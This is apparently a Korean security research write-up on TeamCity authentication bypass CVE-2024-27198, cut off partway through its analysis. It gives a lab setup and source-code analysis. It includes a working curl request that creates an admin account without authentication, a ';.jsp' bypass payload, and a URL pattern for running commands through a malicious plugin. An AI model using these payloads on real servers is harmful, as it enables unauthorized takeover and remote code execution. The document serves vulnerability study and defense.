
Research & Technique

Jetbrains TeamCity 인증 우회 취약점(CVE-2024-27198)

■ 취약점 개요



출처: OSINT

그림 1. TeamCity 사용 통계

2024 년 3 월 4 일, 글로벌 CI/CD 소프트웨어인 JetBrains 의 TeamCity 제품에서 인증 우회 취약점(CVE-2024-27198)이 공개됐다. 해당 취약점은 임의의 경로에 접근할 수 있는 특정 파라미터의 안정성 검증 로직이 미흡하여 이를 우회할 수 있기 때문에 발생한다. 공격자는 특정 경로에 비정상적인 접근을 통해 임의의 관리자 계정을 등록하거나 access token 을 발급받을 수 있다.

CVE-2024-27198 로 인하여 인증되지 않은 사용자의 임의 관리자 계정 및 access token 생성이 가능하며, 악성 Plugin 업로드를 통한 원격 코드 실행도 가능하다. 2024 년 3 월 기준 해당 취약점을 이용한 Jasmin 변종 랜섬웨어 유포, XMRig 암호화폐 채굴기 배포, SparkRAT 백도어 배포 등 다양한 공격이 활발하게 이루어지고 있어 각별한 주의가 요구된다.

아래와 같이 OSINT 검색 엔진을 통해 인터넷 상에 공개된 TeamCity 를 조회한 결과, 우리나라를 비롯한 전 세계적으로 많은 기업에서 TeamCity 를 CI/CD 툴로 사용하고 있었다. 특히, 이번 취약점이 발생한 TeamCity 는 Samsung, Tesla, Citybank, Amazon games 등 다수의 기업에서 사용하는 CI/CD 툴이기 때문에 현재 사용 중인 TeamCity 버전이 취약한지 확인하는 것이 필요하다.

■ 공격 시나리오

CVE-2024-27198를 이용한 공격 시나리오는 다음과 같다.




그림 2. CVE-2024-27198 공격 시나리오

① 공격자는 기업 내 사용중인 취약한 TeamCity 서버를 탐색
② 공격자는 CVE-2024-27198 취약점을 이용하여 피해자 서버에 접근
③ 공격자는 임의의 admin 계정을 등록하고 새로운 access token을 발급
④ 공격자는 악성 Plugin을 업로드하여 원격 명령 실행
⑤ 공격자는 내부 인프라에 침투하여 랜섬웨어, 암호화폐 채굴기 등 유포

■ 영향받는 소프트웨어 버전

CVE-2024-27198 에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
JetBrains TeamCity	2023.11.3 이전 버전

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2024-27198 의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 22.04.6 LTS TeamCity Professional 2023.11.3 (192.168.102.74)
공격자	Kali Linux (192.168.219.129)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 CVE-2024-27198 취약점이 존재하는 TeamCity 서버를 구축한다. 다음 명령어를 통해 취약한 서버를 구축할 수 있다.

명령어	# docker pull docker pull jetbrains/teamcity-server:2023.11.3 # docker run docker run –it –d –name teamcity –p 8111:8111 jetbrains/teamcity-server:2023.11.3

설치한 TeamCity 서버(192.168.102.74:8111)에 접근하면, 아래와 같이 CVE-2024-27198 취약점이 존재하는 2023.11.3 버전의 서버를 확인할 수 있다.




그림 3. 취약 서버 정보 확인

Step 2. 취약점 테스트

CVE-2024-27198 취약점을 이용해 공격자 PC 에서 아래 curl 커맨드로 관리자 계정을 생성한다.

```
$ curl -ik http://192.168.102.74:8111/eqst?jsp=/app/rest/users;.jsp -X POST -H "Content-Type: application/json" --data "{"username": "eqst", "password": "eqst", "email": "eqst@skshieldus.com", "roles": {"role": [{"roleId": "SYSTEM_ADMIN", "scope": "g"}]}}"
```

```
┌──(root㉿kali)-[/home/kali]
└─# curl -ik http://192.168.102.74:8111/eqst?jsp=/app/rest/users\;.jsp -X POS
T -H "Content-Type: application/json" --data "{\"username\": \"eqst\", \"pass
word\": \"eqst\", \"email\": \"eqst@skshieldus.com\", \"roles\": {\"role\": [
{\"roleId\": \"SYSTEM_ADMIN\", \"scope\": \"g\"}]}}"
HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Type: application/xml;charset=ISO-8859-1
Content-Language: en-US
Content-Length: 669
Date: Mon, 01 Apr 2024 06:29:23 GMT
```

그림 4. curl 을 통한 관리자 계정 생성 요청

생성한 eqst 관리자 계정으로 로그인한다.




그림 5. 생성한 관리자 계정으로 로그인

Administrator 메뉴에 접근해 악성 Plugin 을 업로드한다.




그림 6. 악성 Plugin 업로드

아래의 주소에 접근하면 업로드한 악성 Plugin 을 실행할 수 있으며, 공격자가 전송한 명령어가 피해자의 TeamCity 서버에서 실행된다.

```
http://{TeamCity_서버}/plugins/{plugin_이름}/{악성코드.jsp}?cmd={명령어}
```

아래 그림은 cat /etc/passwd 명령을 실행한 결과로 서버 측에 존재하는 계정들에 대한 정보를 출력하는 것을 확인할 수 있다.




그림 7. 원격 명령 실행

■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2024-27198 취약점의 사용자 요청 검증 과정과 우회 방안, 해당 우회 이후 악성 Plugin 을 업로드하여 원격 코드를 실행하는 과정까지 다룬다.

Step 1. 소스코드 분석

CVE-2024-27198 취약점은 web-openapi.jar 라는 자바 아카이브 파일(JAR) [1] 에서 구현되는 jetbrains.buildServer.controllers.BaseController 클래스에서 요청에 대한 검증이 미흡해 발생한다.

1) handleRequestInternal 메서드 검증 과정

web-openapi.jar 에서 확인할 수 있는 Jetbrains.buildServer.controllers.BaseConroller 클래스 내부의 handleRequestInternal 메서드는 HTTP 요청을 처리하는 역할을 한다. 해당 메서드 내부에는 총 두개의 검증 로직이 구현되어 있다.

handleRequestInternal 메서드 내부에 구현된 첫번째 검증 로직은 Model 과 View 를 저장하는 modelAndView[2] 객체가 null 값인지 검사한다. 해당 객체가 null 값일 경우, handleRequestInternal 메서드는 null 값을 반환한다.

두번째 검증 로직은 HTTP 요청에 대한 응답이 리다이렉트 되는지 검사한다. HTTP 302 응답코드와 같은 리다이렉션 응답이 온다면, Model 을 초기화 시킨 후 현재 메서드인 handleRequestInternal 메서드의 결과를 반환한다. 이외의 경우는 updateViewIfRequestHasJspParameter 메서드로 현재의 modelAndView 객체를 전달한다.

handleRequestInternal 메서드의 소스코드는 아래와 같다.

```
public final ModelAndView handleRequestInternal(HttpServletRequest request, HttpServletResponse response)
    try {
        ModelAndView modelAndView = doHandle(request, response);
        if (modelAndView != null) {
            if (modelAndView.getView() instanceof RedirectView) {
                modelAndView.getModel().clear();
            } else {
                updateViewIfRequestHasJspParameter(request, modelAndView);
            }
        }
        return modelAndView;
```

그림 8. handleRequestInternal 메서드

[1] JAR(Java Archive, 자바 아카이브) 파일: 여러 개의 자바 클래스 파일과, 클래스들이 이용하는 관련 리소스(텍스트, 그림 등) 및 메타데이터를 하나의 파일로 모아서 자바 플랫폼에 응용 소프트웨어나 라이브러리를 배포하기 위한 소프트웨어 패키지 파일 포맷.

[2] modelAndView: MVC 는 사용자 인터페이스로부터 비즈니스 로직을 분리하는 소프트웨어 디자인 패턴을 뜻한다. Model, View, Controller 로 구성이 되는데, 이 중 model 과 view 를 합쳐 놓은 클래스가 modelAndView 클래스.

2) updateViewIfRequestHasJspParameter 메서드 검증 과정

handleRequestInternal 처리시 사용하는 updateViewIfRequestHasJspParameter 메서드의 소스코드는 다음과 같다.

```
        private void updateViewIfRequestHasJspParameter(@NotNull HttpServletRequest request,
    @NotNull ModelAndView modelAndView) {
            boolean isControllerRequestWithViewName = (modelAndView.getViewName() == null ||
request.getServletPath().endsWith(".jsp")) ? false : true;                                    ①
            String jspFromRequest = getJspFromRequest(request);
            if (isControllerRequestWithViewName && StringUtil.isNotEmpty(jspFromRequest) && !
modelAndView.getViewName().equals(jspFromRequest)) {                                          ②
                modelAndView.setViewName(jspFromRequest);
            }
        }
```

그림 9. updateViewIfRequestHasJspParameter 메서드

① modelAndView 객체의 View가 이름을 가지고 있고 현재 요청의 URL 경로가 .jsp 로 끝나지 않는지 확인한다. 해당 검증결과는 isControllerRequestWithViewName에 저장한다.

② 검증결과를 저장한 isControllerRequestWithViewName이 True고, jspFromRequest가 null 또는 빈 값이 아니며, modelAndView 객체의 View 이름이 jspFromRequest와 같지 않다면 modelAndView 객체의 View 값을 jspFromRequest 값으로 수정한다.

3) getJspFromRequest 메서드 검증 과정

getJspFromRequest 메서드의 소스코드는 다음과 같다.

```
protected String getJspFromRequest(@NotNull HttpServletRequest request) {
    String jspFromRequest = request.getParameter("jsp");
    if (jspFromRequest != null && (!jspFromRequest.endsWith(".jsp") || jspFromRequest.contains("admin/"))) {
        return null;
    }                    ①                  ②                          ③
    return jspFromRequest;
}
```

그림 10. getJspFromRequest 메서드

updateViewIfRequestHasJspParameter 메서드에서 호출하는 getJspFromRequest 메서드는 jsp 파라미터의 값을 받아 검증하는 과정이 포함되어 있다. 검증 절차는 다음과 같다.

① 문자열이 null이 아닌지 검증
② 문자열이 “.jsp”로 끝나지 않는지 검증
③ 문자열에 “admin/”을 포함하는지 검사

위의 조건을 통과하지 못하면 null 을 반환한다.

Step 2. 인증 우회

TeamCity 2023.11.3 버전 이전에 존재하는 인증 우회 취약점은 /app/rest/server 경로에 접근하여 확인해볼 수 있다. TeamCity 의 /app/rest/server 경로에 접근하면 인증된 사용자에게는 현재 서버 버전 정보를 반환한다.




그림 11. /app/rest/server 정상 요청에 대한 응답

하지만 인증된 사용자가 아니라면 서버 버전 정보 대신 401 응답 코드를 반환한다.




그림 12. /app/rest/server 미인증 요청에 대한 응답

/app/rest/server에 직접 접근 시, 인증이 되지 않아 접근할 수 없으므로 인증없이 view를 교체하는 updateViewIfRequestHasJspParameter 메서드를 활용한다. 우선, 현재 view 를 가지고 있어야 하고 파라미터를 제외한 현재 경로인 servletpath 가 .jsp 로 끝나지 않아야 검증과정을 통과한다. 따라서, 인증 없이도 접근할 수 있는 login.html에 접근하면 해당 과정을 우회할 수 있다.

login.html 뿐 아니라 404 페이지와 같이 인증 없이 접근 가능한 view 가 있는 페이지는 전부 공격에 활용할 수 있다.

다음으로 위 조건을 만족하면 jsp 파라미터를 통해 특정 경로에 접근 가능하다. getJspFromRequest 메서드에서 jsp 파라미터 값이 .jsp 로 끝나는지 검증하기 때문에, 이는 semi-colon(;)을 .jsp 앞에 붙여서 우회할 수 있다.

위 설명에 따라 생성한 공격 payload는 다음과 같다.

```
http://{TeamCity_address}/login.html?jsp=/app/rest/server;.jsp
```

semi-colon 을 .jsp 앞에 붙여 우회할 수 있는 이유는 semi-colon 뒤의 문자열이 jersey-server-1.19.jar 라이브러리의 WebApplicationImpl 클래스 내 stripMatrixParams 메서드에서 HTTP URL path parameter segment[3]가 제거되어 /app/rest/server 경로에 접근이 가능하기 때문이다.

최초 jsp 파라미터 입력을 받았을 때는 아래의 그림과 같이 semi-colon 을 포함한 전체 경로가 저장된다.

